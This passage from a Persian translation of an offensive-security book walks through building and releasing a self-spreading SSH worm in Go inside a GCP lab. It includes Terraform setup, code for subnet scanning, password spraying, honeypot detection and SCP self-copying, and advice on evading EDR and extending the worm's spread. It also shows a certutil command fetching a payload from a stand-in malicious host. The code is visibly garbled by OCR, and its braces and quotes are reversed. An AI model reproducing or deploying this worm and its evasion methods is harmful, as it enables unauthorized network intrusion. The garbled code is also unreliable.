


Figure 5-1: SSH worm subroutines

In the next section, you'll use IaC to deploy and test the solution.

شکل ٥-١: زیرروال‌های کرم SSH

در بخش بعد، شما از IaC برای استقرار و آزمایش راه‌حل استفاده خواهید کرد.

راه‌اندازی یک نمونه عفونت

برای آزمایش صحیح آزمایشگاه، به دسترسی به چندین نمونه VM نیاز خواهید داشت. ما شما را از استفاده از GCP و Terraform در سطح رایگان برای استقرار یک VPC جدید، زیرشبکه، قواعد فایروال، و سه نمونه VM که تصاویر پیش‌فرض مبتنی بر Debian 11 را اجرا می‌کنند راهنمایی خواهیم کرد. به‌طور جایگزین، می‌توانید از نمونه‌های VM خودمیزبان استفاده کنید، به شرط اینکه سیستم‌عامل احراز هویت رمز عبور SSH را فعال کرده باشد و تمام VMها روی همان زیرشبکه باشند. ما استفاده از کانتینرها را با این نسخه از کد توصیه نمی‌کنیم به‌دلیل پیچیدگی‌های بالقوه با منابع مشترک، دسترسی محدود پوسته، و سیاست‌های بازیابی خودکار احتمالی.

پیکربندی GCP Cloud Shell و Terraform

راه‌اندازی GCP ساده است اما نیازمند کلیک‌های زیادی است. به‌جای استفاده از AWS CloudFormation، شما از Terraform استفاده خواهید کرد، که بر یک زبان مستقل از CSP به نام HCL ساخته شده است. با استفاده از کنسول به پروژه GCP خود وارد شوید، سپس روی آیکون Activate Cloud Shell در نوار ابزار بالا کلیک کنید (شکل ۵-۲ را ببینید).



Figure 5-2: Activating the GCP Cloud Shell instance

شکل ۵-۲: فعال‌سازی نمونه GCP Cloud Shell

به یک اعلان ترمینال Linux هدایت خواهید شد. برای تغییر به ویرایشگر مبتنی بر وب، روی Open Editor در نوار ابزار Cloud Shell کلیک کنید (شکل ۵-۳ را ببینید).



Figure 5-3: Opening the Cloud Shell Editor

شکل ۵-۳: باز کردن Cloud Shell Editor

روی یک فضای خالی درون پنجره Explorer ویرایشگر Cloud Shell (که در سمت چپ صفحه قرار دارد) راست‌کلیک کنید و یک فایل جدید به نام main.tf ایجاد کنید.

استقرار زیرساخت آزمایشی

فایل را باز کنید و کد Terraform HCL را از فایل‌های فصل جای‌گذاری کنید یا از فهرست ۵-۱ تایپ کنید.

```
} terraform
} required_providers
} = google
"source = "hashicorp/google
version = "~> 4.25.0"
{
{
{
} "variable "project_id
"description = "The GCP project ID
type = string
{
} "provider "google
project = var.project_id
region = "us-east1"
"zone = "us-east1-d
{
.Create VPC #
} "resource "google_compute_network" "rttd_network
"name = "rttd-network
auto_create_subnetworks = false
{
.Create subnet #
} "resource "google_compute_subnetwork" "rttd_subnet
"name = "rttd-subnet
ip_cidr_range = "10.0.10.0/24"
```


apsec.ir

```
region = "us-east1"
network = google_compute_network.rttd_network.id
{
.Create firewall rule for ingress internet access #
} ″resource "google_compute_firewall" "allow_internet_ingress
″name = "allow-internet-ingress
network = google_compute_network.rttd_network.name
″direction = "INGRESS
} allow
″protocol = "tcp
ports = ["22", "80", "443"] # Allow SSH, HTTP, HTTPS inbound
{
[″۰/۰,۰,۰,۰″] = source_ranges
{
.Create firewall rule for internal communication #
} ″resource "google_compute_firewall" "allow_internal
″name = "allow-internal
network = google_compute_network.rttd_network.name
″direction = "INGRESS
} allow
″protocol = "tcp
[″۲۲″] = ports
{
} allow
″protocol = "icmp
{
```


apsec.ir

```
source_ranges = [google_compute_subnetwork.rttd_subnet.ip_cidr_range]
{
.Create firewall rule for all egress (except SSH) #
} ″resource "google_compute_firewall" "allow_internet_egress
″name = "allow-internet-egress
network = google_compute_network.rttd_network.name
″direction = "EGRESS
} allow
″protocol = "tcp
{
} allow
″protocol = "udp
{
} allow
″protocol = "icmp
{
[″۰/۰,۰,۰,۰″] = destination_ranges
{
.Create firewall rule to block SSH egress to internet #
} ″resource "google_compute_firewall" "block_ssh_egress
″name = "block-ssh-egress
network = google_compute_network.rttd_network.name
″direction = "EGRESS
priority = 1000
} deny
″protocol = "tcp
```

["۲۲"] = ports

{

["۰/۰,۰,۰,۰"] = destination_ranges

{

.Create three instances using count #

} "resource "google_compute_instance" "patient_instances

count = 3

"name = "patient${count.index}

"machine_type = "e2-medium

"zone = "us-east1-d

} boot_disk

} initialize_params

image = "projects/debian-cloud/global/images/debian-12-bookworm-v20241210"

size = 10

"type = "pd-balanced

{

{

} network_interface

network = google_compute_network.rttd_network.name

subnetwork = google_compute_subnetwork.rttd_subnet.name

} access_config

.network_tier = "BASIC" # This block ensures an ephemeral external IP is assigned

{

{

} = labels

"instance = "patient${count.index}

```
{
} scheduling
automatic_restart = false
″on_host_maintenance = "TERMINATE
preemptible = true
″provisioning_model = "SPOT
{
} service_account
scopes = ["cloud-platform"]
{
} = metadata
″′shutdown-script = "echo 'Instance is being shut down
{
{
.Output both internal and external IPs #
} ″output "instance_details
} = value
} <= for instance in google_compute_instance.patient_instances : instance.name
internal_ip = instance.network_interface[0].network_ip
external_ip = instance.network_interface[0].access_config[0].nat_ip
{
{
″description = "Internal and external IPs of each instance
{
```

فهرست ۵-۱: Terraform HCL برای استقرار چندین نمونه VM و یک VPC

شکل ۵-٤ نشان می‌دهد فایل main.tf شما چگونه باید در رابط ویرایشگر Cloud Shell به نظر برسد.

apsec.ir



Figure 5-4: The main.tf file in the Cloud Shell Editor

شکل ٥-٤: فایل main tf در ویرایشگر Cloud Shell

فایل را ذخیره کنید، سپس به ترمینال خود بازگردید و فرمان‌های زیر را درون همان پوشه main.tf برای اعتبارسنجی فایل اجرا کنید:

terraform init $

terraform fmt $

terraform validate $

بعد، به صفحه Welcome کنسول Google Cloud بروید و روی نام پروژه‌ای که در ابتدا ایجاد کردید کلیک کنید تا شناسه پروژه GCP خود را ببینید (شکل ٥-٥).




Figure 5-5: Getting your GCP project ID

شکل ٥-٥: دریافت شناسه پروژه GCP شما

این شناسه را ذخیره کنید، چون بعداً برای اجرای اقدامات Terraform به آن نیاز خواهید داشت. در حالی که در کنسول Google Cloud هستید، اگر یک پروژه GCP کاملاً جدید ایجاد کرده‌اید، همچنین باید API Compute Engine را فعال کنید. برای انجام این کار، به نوار جستجو بروید، Compute را تایپ کنید، و Compute Engine را از نتایج انتخاب کنید. هنگامی که درخواست شد، روی Enable کلیک کنید (شکل ٥-٦ را ببینید) و منتظر تأیید تکمیل عملیات بمانید.



Figure 5-6: Enabling the Compute Engine API in the Google Cloud console

شکل ۵-۶: فعال‌سازی Compute Engine API در کنسول Google Cloud

به ویرایشگر Cloud Shell بازگردید و فرمان‌های زیر را اجرا کنید:

terraform plan $

terraform apply $

از شما خواسته می‌شود شناسه پروژه را وارد کنید. مطمئن شوید که آن را بدون نقل‌قول یا فاصله اضافی جای‌گذاری کنید.

بعد، terraform plan را اجرا کنید تا یک فایل حالت محلی با جزئیات زیرساخت ایجاد کنید (شکل ۵-۷ را ببینید).

```
xtec_labs@cloudshell:~ (peppy-appliance-445723-g4)$ terraform plan
var.project_id
  peppy-appliance-445723-g4

  Enter a value: peppy-appliance-445723-g4


Terraform used the selected providers to generate the following exec
  + create

Terraform will perform the following actions:

  # google_compute_firewall.allow_internet_egress will be created
  + resource "google_compute_firewall" "allow_internet_egress" {
      + creation_timestamp = (known after apply)
      + destination_ranges = [
          + "0.0.0.0/0",
        ]
      + direction          = "EGRESS"
      + enable_logging     = (known after apply)
      + id                 = (known after apply)
      + name               = "allow-internet-egress"
      + network            = "rttd-network"
      + priority           = 1000
      + project            = (known after apply)
      + self_link          = (known after apply)
```

Figure 5-7: Output of the terraform plan command

شکل ۵-۷: خروجی فرمان terraform plan

در یک محیط تولیدی، به‌طور ایده‌آل این فایل حالت را پشتیبان‌گیری می‌کردید و آن را در یک سبد GCP Cloud Storage ایمن‌شده با حساب‌های سرویس جداگانه ذخیره می‌کردید. برای اهداف این آزمایشگاه، شما فقط از آن برای کاهش زمان راه‌اندازی و از بین بردن استفاده می‌کنید.

هنگامی که پرسیده شد آیا می‌خواهید با اضافات منابع ادامه دهید، Y یا Yes را وارد کنید و منتظر تکمیل فرایند بمانید. اگر این کار را خیلی زود پس از فعال‌ســـازی API Compute Engine امتحان کنید، یک خطای ٤٠٣ دریافت خواهید کرد. کمی صبر کنید و دوباره امتحان کنید.

هنگامی که فرایند کامل شـــد، به Compute Engine VM Instances بروید (در بخش Virtual Machines منوی بازشو). باید هر سه نمونه در حال اجرا را ببینید (توجه داشته باشید که آدرس‌های IP مختلف ممکن است درون زیرشبکه شما اختصاص داده شوند)، همان‌طور که در شکل ٥-٨ نشان داده شده است.



Figure 5-8: The GCP Compute Engine instances list

شکل ٥-٨: فهرست نمونه‌های GCP Compute Engine

حالا که زیرساخت مستقر شده است، شروع به تکثیر کرم خواهید کرد.

```
()addrs, err := iface.Addrs

} if err != nil

continue

{

} for _, addr := range addrs

} switch v := addr.(type)

:case *net.IPNet

} if ip4 := v.IP.To4(); ip4 != nil

()ones, _ := v.Mask.Size

} if ones == 32

baseIP := ip4.Mask(net.CIDRMask(24, 32))

return fmt.Sprintf("%s/24", baseIP.String()), nil

{

return v.String(), nil
```

```
{
{
{
{
return "", fmt.Errorf("no valid subnet detected")
{
} func getOwnIP() string
()addrs, err := net.InterfaceAddrs
} if err != nil
"" return
{
} for _, addr := range addrs
} ()if ipnet, ok := addr.(*net.IPNet); ok && !ipnet.IP.IsLoopback
} if ipv4 := ipnet.IP.To4(); ipv4 != nil
()return ipv4.String
{
{
{
"" return
{
} func incrementIP(ip net.IP)
} --for j := len(ip) - 1; j >= 0; j
++ip[j]
} if ip[j] > 0
break
{
```

apsec.ir

```
{
{
} func isHostAlive(host string) bool
ه
conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:22", host), SCAN_TIMEOUT)
} if err != nil
return false
{
()conn.Close
return true
{
} func checkRemoteMutex(client *ssh.Client) (bool, error)
()session, err := client.NewSession
} if err != nil
return false, err
{
()defer session.Close
output, err := session.CombinedOutput("test -f " + MUTEX_FILE + " && echo 'exists'")
} if err != nil
return false, nil
{
return strings.TrimSpace(string(output)) == "exists", nil
{
--snip--
} ()func scanAndInfect
()subnet, err := detectAndSetSubnet
```

```
} if err != nil
logMsg(fmt.Sprintf("Subnet detection failed: %v - canceling scan", err))
return
{
logMsg(fmt.Sprintf("Detected subnet: %s", subnet))
ip, ipnet, err := net.ParseCIDR(subnet)
} if err != nil
logMsg(fmt.Sprintf("Failed to parse CIDR: %v", err))
return
{
} for ip := ip.Mask(ipnet.Mask); ipnet.Contains(ip); incrementIP(ip)
} ()if ip.String() == getOwnIP
continue
{
()host := ip.String
logMsg(fmt.Sprintf("\n[*] Checking host: %s", host))
time.Sleep(SCAN_DELAY)
} if isHostAlive(host)
logMsg(fmt.Sprintf("[+] Host %s is alive and responding on port 22", host))
tryInfect(host)
{
{
{
} func tryInfect(host string)
٦
var lastErr error
```


apsec.ir

```
retryDelay := INITIAL_RETRY_DELAY
Try all user/password combinations //
} for _, user := range SSH_USERS
} for _, pass := range SSH_PASSWORDS
}config := &ssh.ClientConfig
,User: user
}Auth: []ssh.AuthMethod
,ssh.Password(pass)
,{
,()HostKeyCallback: ssh.InsecureIgnoreHostKey
,Timeout: SCAN_TIMEOUT
{
logMsg(fmt.Sprintf("[*] Attempting login on %s with credentials %s/%s", host, user, pass))
client, err := ssh.Dial("tcp", fmt.Sprintf("%s:22", host), config)
} if err != nil
lastErr = err
logMsg(fmt.Sprintf("[-] Login failed with %s/%s: %v", user, pass, err))
Apply exponential backoff //
time.Sleep(retryDelay)
retryDelay *= 2
} if retryDelay > MAX_RETRY_DELAY
retryDelay = MAX_RETRY_DELAY
{
continue
{
()defer client.Close
```

```
infected, err := checkRemoteMutex(client)

} if err != nil

logMsg(fmt.Sprintf("[-] Failed to check remote mutex: %v", err))

continue

{

--snip--
```

فهرست ۵-۲: کد Go برای کرم

بیایید این کد را با دنبال کردن جریان اجرا در تابع main بررسی کنیم. این اسکریپت از بسته‌های اصلی Go برای بسیاری از توابع استفاده می‌کند، شامل تشخیص honeypot با آزمایش اینکه آیا ناوبری دایرکتوری مانند یک فایل‌سیستم واقعی رفتار می‌کند ۳. به‌طور خاص، محیط‌های chroot را با استفاده از os.Stat() برای مقایسه دایرکتوری‌های ریشه فایل‌سیستم و با بررسی متغیرهای محیطی تشخیص می‌دهد. سیستم‌های واقعی معمولاً چندین متغیر محیطی مانند PATH و داده حساب سرویس دارند.

پس از عبور از بررسی‌های ساده honeypot، کرم یک mutex در قالب یک فایل «قفل» ایجاد می‌کند ۲. قرار است یک mutex یک پرچم درون فرایند باشد، اما ایجاد یک فایل در دایرکتوری /tmp آسان‌تر است و وضعیت را از طریق SSH قابل خواندن می‌کند. به‌طور مشابه، تولید یک فایل گزارش—که همچنین در دایرکتوری /tmp قرار خواهد گرفت—به شما اجازه می‌دهد برای اهداف اشکال‌زدایی ببینید چه اتفاقی می‌افتد.

همان‌طور که روتین main پیش می‌رود، سعی می‌کند فرمان‌های بار را با استفاده از چندین جلسه SSH اجرا کند. (اگر تعجب می‌کنید چرا از یک شبه‌ترمینال روی یک جلسه واحد استفاده نمی‌کنید، به این دلیل است که piping و زنجیره‌سازی فرمان در آزمایش‌های ما نتایج ناسازگاری به دست داد.) تابع اجرا سعی می‌کند از LOLBins برای شمارش محلی میزبان استفاده کند، و از یک فهرست حلقه می‌زند. در یک engagement واقعی، باید این فرمان‌ها را برای تطبیق با نیازهای خود تغییر دهید به‌جای رها کردن آن‌ها همان‌طور که هستند، که می‌تواند یک هشدار EDR برای شناسایی محلی فعال کند.

پس از تکرار از طریق فهرست، تابع یک زیرروال برای دریافت بار ایمپلنت فراخوانی می‌کند. استفاده از بار ایمپلنت نیازمند رمزگذاری باینری خود به Base64 و سپس جای‌گذاری آن در تابع wrapper شماست، که به‌نوبه خود آن را به‌عنوان یک blob در حافظه بار می‌کند و به‌عنوان یک زیرفرایند اجرا می‌کند ۱.

آخرین مورد اما نه کم‌اهمیت‌ترین، روتین اسکن و عفونت است. یک میزبان آلوده رابط‌های محلی خود را شمارش می‌کند و آدرس‌های IP را می‌گیرد. نمونه‌های میزبانی‌شده در CSP، مانند GCP، یک زیرشبکه /۳۲ دریافت می‌کنند حتی اگر به یک زیرشبکه بزرگ‌تر /۲۴ متصل باشند. بسته‌های اصلی Go قادر به شمارش زیرشبکه روی رابط‌های سنتی هستند، اما رابط‌های میزبانی‌شده ابری معمولاً /۳۲ نشان می‌دهند. تابع یک زیرروال دارد تا به‌طور خودکار /۲۴ را فرض کند و محدوده بیت را به‌عنوان بخشی از دامنه اسکن تغییر دهد ۴.

خود اسکنر دو پاس انجام می‌دهد. ابتدا، از timeoutهای اتصال و تأخیرهای اسکن برای بررسی خدمات SSH روی پورت TCP 22 در یک رویکرد تک‌رشته‌ای استفاده می‌کند ۵. هنگامی که میزبان‌هایی با سرویس SSH را شناسایی کرد، آن‌ها را به‌عنوان «زنده» علامت‌گذاری می‌کند و سپس عفونت واقعی را امتحان می‌کند.

توجه همان‌طور که این کد را برای استفاده خود بالغ می‌کنید، ما توصیه می‌کنیم یک مکانیزم برای میزبان‌های آلوده برای ارتباط همتا به همتا بسازید تا از اسکن تکراری جلوگیری کنید. برای مثال، میزبان‌های آلوده می‌توانند از انتخاب شبه‌تصادفی برای تعیین اینکه کدام میزبان زیرشبکه بعدی را اسکن کند استفاده کنند، و میزبان‌های چندرابطه برای پیوت بین شبکه‌ها اولویت داشته باشند. با جلوگیری از اسکن اهداف یکسان توسط چندین میزبان، این مکانیزم همچنین ترافیک اسکن نمایی SSH را کاهش می‌دهد.

عفونت از حلقه‌های تودرتو به‌عنوان یک اسپری رمز عبور برای تکرار از طریق دو فهرست رمزهای عبور و ورودها استفاده می‌کند ٦. پس از ورود، یک پروتکل کپی امن (SCP) انجام می‌دهد، و خود را به دایرکتوری /tmp کپی می‌کند و مجوزهای اجرا را تنظیم می‌کند قبل از اجرای خود در حالت پس‌زمینه. در حالی که در پس‌زمینه روی میزبان قربانی بعدی اجرا می‌شود، همان روال‌ها را انجام می‌دهد و سپس برای timeout قبل از اجرای اسکریپت پاکسازی و خاتمه خود می‌خوابد.

کامپایل و رمزگذاری کد ایمپلنت

فصل ٤ به شما نشان داد چگونه ایمپلنت خود را ایجاد کنید، شامل فرمان‌های محدود شبیه پوسته. برای تمرکز بر مکانیزم کرم به‌جای پیچیدگی بار، شما از آن کد ایمپلنت در این آزمایشگاه استفاده نخواهید کرد. در عوض، شما از کد helloworld.go زیر برای کامپایل و سپس رمزگذاری Base64 ایمپلنت استفاده خواهید کرد:

```
package main

"import "fmt

} ()func main

fmt.Println("REPLACE WITH IMPLANT")

{
```

در منابع کتاب، فایل helloworld-b64.txt را پیدا خواهید کرد تا جای‌گذاری کد در ماژول میزبان آسان‌تر شود.

راه‌اندازی عفونت

وقت آن است که کرم را برای آلوده کردن میزبان قربانی اولیه آماده کنید. به کنسول Google Cloud خود بازگردید، به بخش نمونه‌های Compute Engine بروید، و روی منوی کشویی SSH برای ورودی patient0 کلیک کنید (به شکل ٥-٨ مراجعه کنید).

این یک پنجره جدید باز می‌کند و ممکن است از شما بخواهد توکن مجوز خود را بازخوانی کنید. روی Authorize کلیک کنید تا ادامه دهید. پنجره جدید حالا باید جلسه SSH درون‌مرورگری شما باشد.

واردات باینری از پیش کامپایل‌شده

اگر وقت یا تمایل به جای‌گذاری دستی تن‌ها خط رمزگذاری‌شده Base64 (که در بخش بعد توصیف شده) ندارید، می‌توانید از باینری از پیش کامپایل‌شده استفاده کنید. با استفاده از SSH به میزبان patient0 متصل شوید، روی Upload File در بالا سمت راست کلیک کنید، و worm-implant-1.2-bin.zip را آپلود کنید.

پس از آپلود فایل bin در پوشه خانه، آن را از حالت زیپ خارج کنید و آن را به پوشه /tmp کپی کنید:

```
~ cd $
unzip worm-implant-1.2-bin.zip $
chmod +x worm-implant-1.2-bin $
cp ./worm-implant-1.2-bin /tmp $
```

اگر راه طولانی را انتخاب کرده‌اید، بخش بعدی را کامل دنبال کنید.

جای‌گذاری دستی ایمپلنت

هنگامی که در اتصال SSH به patient0 هستید، می‌توانید فایل‌های Go محلی مورد نیاز خود را انتقال دهید. در بالا سمت راست صفحه، روی Upload File کلیک کنید و فایل‌های helloworld.go و ssh-worm-implant-1.2.go را به پوشه خانه آپلود کنید. برخی مرورگرها ممکن است بسته به قابلیت‌های اسکن بدافزار خود دانلود را مسدود کنند. در آن صورت، ممکن است مجبور باشید آن‌ها را برای اجازه دادن به دانلود بازنویسی کنید.

پس از تأیید آپلود فایل‌ها، فرمان‌های زیر را برای به‌روزرسانی نسخه Go خود اجرا کنید و سپس تأیید کنید که نسخه ۱,۲۵,۱ را اجرا می‌کنید (بسته‌های apt-get موجود نسخه قدیمی‌تری دارند که با کد کلاینت SSH خطا ایجاد می‌کند):

```
wget https://go.dev/dl/go1.21.5.linux-amd64.tar.gz $
sudo tar -C /usr/local -xzf go1.21.5.linux-amd64.tar.gz $
echo 'export PATH=$PATH:/usr/local/go/bin' >> ~/.bashrc $
source ~/.bashrc $
go version $
```

در همان پوشه کاری که فایل‌های Go را آپلود کردید، باینری helloworld را کامپایل کنید:

```
go build helloworld.go $
.Alternatively, use go compile -o helloworld helloworld.go //
base64 > ./hello-base64.txt $
```

بعد، فرمان‌های زیر را برای راه‌اندازی وابستگی‌های بسته برای ssh-worm-implant-1.2.go اجرا کنید:

```
~ cd $
mkdir worm-implant $
mv ssh-worm-implant-1.2.go ./worm-implant $
cd worm-implant $
go mod init worm $
```

go mod tidy $

go mod download $

محتوای blob رمزگذاری‌شـده Base64 را بین بک‌تیک‌ها جای‌گذاری کنید، و مطمئن شـوید که فاصـله‌گذاری را حفظ می‌کنید (شکل ۵-۹ را ببینید).



Figure 5-9: Pasting the Base64-encoded implant sample between backticks

شکل ۵-۹: جای‌گذاری نمونه ایمپلنت رمزگذاری‌شده Base64 بین بک‌تیک‌ها

ایمپلنت Base64 که فقط از helloworld اسـتفاده می‌کند چندین خط اسـت و قالب میزبان را از KB۹ به MB۲٫٤ روی دیسک گسترش می‌دهد. پس از جای‌گذاری آن، فرمان build استاندارد زیر را اجرا کنید:

go build -o worm ssh-worm-implant-1.2.go $

cp ./worm /tmp $

حالا که زیرساخت را در جای خود داریم، باید یک تغییر نهایی ایجاد کنیم و کرم را راه‌اندازی کنیم.

فعال‌سازی احراز هویت رمز عبور SSH

کد Terraform هیچ اسـکریپت bash جاسـازی‌شـده‌ای شـامل نمی‌شـود، چون فرمان‌ها نیاز به تعامل دارند، که ما آن را به‌طور مداوم قابل اعتماد نیافته‌ایم. در حال حاضـــر، به‌طور پیش‌فرض، GCP فقط از احراز هویت مبتنی بر کلید SSH استفاده می‌کند.

شما باید احراز هویت رمز عبور را در دیمن فعال کنید و سرویس‌ها را پس از اضافه کردن یک کاربر و رمز عبور برای هدف کرم در تلاش اسـپری آن راه‌اندازی مجدد کنید. از طریق SSH به patient0 متصـل شـوید و موارد زیر را اجرا کنید:

.Add rttd user #

sudo useradd -m rttd

sudo passwd rttd

<.Set password as admin> #

.Optionally add user to sudoers #

```
sudo usermod -aG sudo rttd

.Allow SSH password auth #

sudo vim /etc/ssh/sshd_config

Change line to #

PasswordAuthentication yes

.Restart services #

sudo systemctl restart sshd
```

هنگامی که کاربر rttd را اضـــافه کردید و رمز عبور را تنظیم کردید، پیکربندی SSHD را تغییر دهید، ذخیره کنید، و ســـرویس را راه‌اندازی مجدد کنید. این مراحل را روی نمونه‌های VM باقی‌مانده برای patient1 و patient2 تکرار کنید. برای آزمایش بیشتر اتصال بین میزبان‌ها، موارد زیر را اجرا کنید:

```
<ssh rttd@patient<num $
```

حالا آماده هستید که کرم را به‌طور عمدی روی میزبان اول فعال کنید. در حالی که چندین محافظ برای این آزمایشـگاه در جای خود وجود دارد، اگر در هر نقطه از زمان اجرای کرم احسـاس ناراحتی می‌کنید یا متوجه شـدید که به‌طور تصـادفی آزمایشگاه را به یک شبکه غیرمجاز متصل کرده‌اید، به‌سادگی هر سه نمونه را خاموش کنید تا از گسترش بیشتر جلوگیری کنید.

آلوده کردن میزبان اول

از درون جلسـه SSH موجود خود در patient0، به پوشـه /tmp بروید و باینری کرم را در پس‌زمینه به‌صـورت زیر اجرا کنید:

```
/cd /tmp $

& worm/. $

ls -lah $

cat worm.log $

tail -f worm.log $
```

شـما قادر خواهید بود پیشـرفت کرم را پایش کنید و اجرای بار اولیه و شـبیه‌سـازی ایمپلنت را در خروجی گزارش ببینید. کرم باید به‌آرامی شروع به اسکن برای دو میزبان دیگر مستقرشده با خدمات SSH کند. دو یا سه دقیقه به آن فرصت دهید تا از patient0 تکثیر شود، سپس به یک جلسه SSH برای patient2 وارد شوید و فایل گزارش را در /tmp باز کنید تا پیشرفت را ببینید (شکل ۵-۱۰).



Figure 5-10: The logfile status of worm activities on patient2

شکل ۵-۱۰: وضعیت فایل گزارش فعالیت‌های کرم روی patient2

کرم خود را به هر سه نمونه VM با خروجی‌های مشابه کپی کرده است، و اسکن‌ها برای سایر میزبان‌های روی شبکه ادامه یافت. نمونه‌های VM آلوده بعدی—که اسکن‌های خود را بعداً شروع کرده‌اند و کشف کرده‌اند که دیگران از قبل آلوده هستند—از تلاش برای اجرای ایمپلنت اجتناب خواهند کرد.

خلاصه

در این فصل، شما از Go برای توسعه یک کرم مبتنی بر شبکه که فرمان‌ها و یک بار باینری رمزگذاری‌شده Base64 را به‌عنوان ایمپلنت اجرا می‌کند استفاده کردید. دیدید که چگونه کرم می‌تواند honeypotهای بالقوه را شناسایی کند، زیرشبکه شبکه خود را کشف کند، و اسپری‌های رمز عبور با backoff زمان‌بندی برای جلوگیری از هشدارهای EDR انجام دهد. کرم قادر بود خود را با استفاده از قابلیت‌های SCP داخلی SSH کپی کند و سپس برای عفونت‌های از قبل موجود با استفاده از یک فایل قفل بررسی کند. با استفاده از روش‌های فرار پایه، می‌توانستید این ایمپلنت C2 را به‌سرعت در سراسر شبکه مقیاس دهید. در پایان یک کمپین، یک اسکریپت پاکسازی پیش‌فرض به کرم اجازه می‌داد فقط آدرس‌های RFC 1918 را هدف قرار دهد و پس از یک زمان محدود خود را خاتمه دهد.

6

ENUMERATING LOCALLY WITHOUT LOLBINS

٦ شمارش محلی بدون LOLBins

تکنیک‌های شمارش رایج می‌توانند الگوهای تشخیص رفتاری را بر اساس استفاده از فرمان، سرعت اجرا، و فراوانی فعال کنند. در این فصل، رویکردهای جایگزین را بررسی خواهیم کرد، و کشف خواهیم کرد چگونه میزبان هدف محلی خود را بدون استفاده از باینری‌های بومی مانندhostname ، whoami، و فرمان‌های مشابه شمارش کنید. یاد خواهید گرفت چگونه عملکرد پنج دسته LOLBin پرکاربرد را با استفاده از Go برای اجتناب از تشخیص تکرار کنید.

مثال‌های این فصل فرض می‌کنند که Go روی سیستم‌عامل انتخابی شما نصب شده است.

LOLBinها چیست؟

LOLBinها، مخفف «باینری‌های زندگی در زمین»، باینری‌هایی هستند که بخشی از سیستم‌عامل محلی هستند و ماهیت غیرمخرب دارند. با این حال، با گذشت زمان، هم بازیگران کلاه سفید و هم کلاه سیاه راه‌هایی برای سوءاستفاده از عملکردهای LOLBin برای انجام اقدامات مخرب در حین ظاهر بی‌ضرر یافته‌اند. برای مثال، Certutil.exeیک ابزار خط فرمان در Microsoft Windows است که گواهی‌های دیجیتال و خدمات گواهی را مدیریت می‌کند. این اجازه می‌دهد فایل‌ها را با استفاده از پرچم‌های خاص به سیستم محلی دانلود کنید. این قابلیت داخلی می‌تواند برای اهداف مخرب برای رساندن ابزارها و بدافزار به میزبان هدف استفاده شود:

```
certutil.exe -urlcache -f http://malicious.url/hapyy.exe Sad.exe
```

استفاده از ویژگی urlcache با پرچم بازنویسی اجباری (-f) به شما اجازه می‌دهد بار مخرب خود را از malicious.url دانلود کنید و آن را به‌صورت محلی به‌عنوان Sad.exe ذخیره کنید.

چرا از LOLBin ها اجتناب کنیم

بسیاری از سیستم‌های تشخیص رایج امروزی بررسی‌های رفتاری و مبتنی بر امضا مرتبط با استفاده و پایش LOLBin دارند. چارچوب‌هایی مانند MITRE ATT&CK و کیت‌های ابزار مانند Red Canary ازLOLBin ها برای کمک به

اعضای تیم SOC در آزمایش قابلیت‌های تشخیصی خود استفاده کرده‌اند. این آزمایش گسترده، همراه با سوءاستفاده از LOLBinها توسط بازیگران تهدید، به این معناست که هر استفاده از LOLBin امروز احتمالاً به‌سرعت تشخیص داده خواهد شد.

در واقع، بسیاری از سیستم‌های تشخیص مدرن مخرب‌ترین استفاده‌هایLOLBin ها را فوراً تشخیص خواهند داد. برای مثال، هنگامی که یک تست‌کننده جدید جستجو می‌کند چگونه از یک LOLBin برای اهداف شرارت‌آمیز استفاده کند، معمولاً نحو دقیق را از Google کپی و پیست می‌کند، بنابراین فوراً تشخیص داده می‌شود. گاهی اوقات یک مهاجم باتجربه فرمان‌ها را تغییر می‌دهد یا ترکیب می‌کند تا از تشخیص دور بزند، اما این سخت‌تر می‌شود چون آن‌ها نه تنها با تشخیص مبتنی بر امضا بلکه با AI و یادگیری رفتاری در سیستم‌های جدیدتر سروکار دارند. سیستم‌های تشخیص رفتاری الگوهایی مانند زنجیره‌سازی یا توالی سریع اجرای LOLBin را به‌عنوان نشانگرهای فعالیت مخرب شناسایی می‌کنند. این سیستم‌ها می‌توانند تمام اقدامات شما را ردیابی کنند و آن‌ها را برای تعیین هدف مورد نظر شما تحلیل کنند؛ در بیشتر موارد، آن‌ها تعیین می‌کنند که شما نیت مخرب دارید، اجرا را مسدود می‌کنند، و به SOC یک نشانگر رفتاری سازش (BIOC)هشدار می‌دهند.

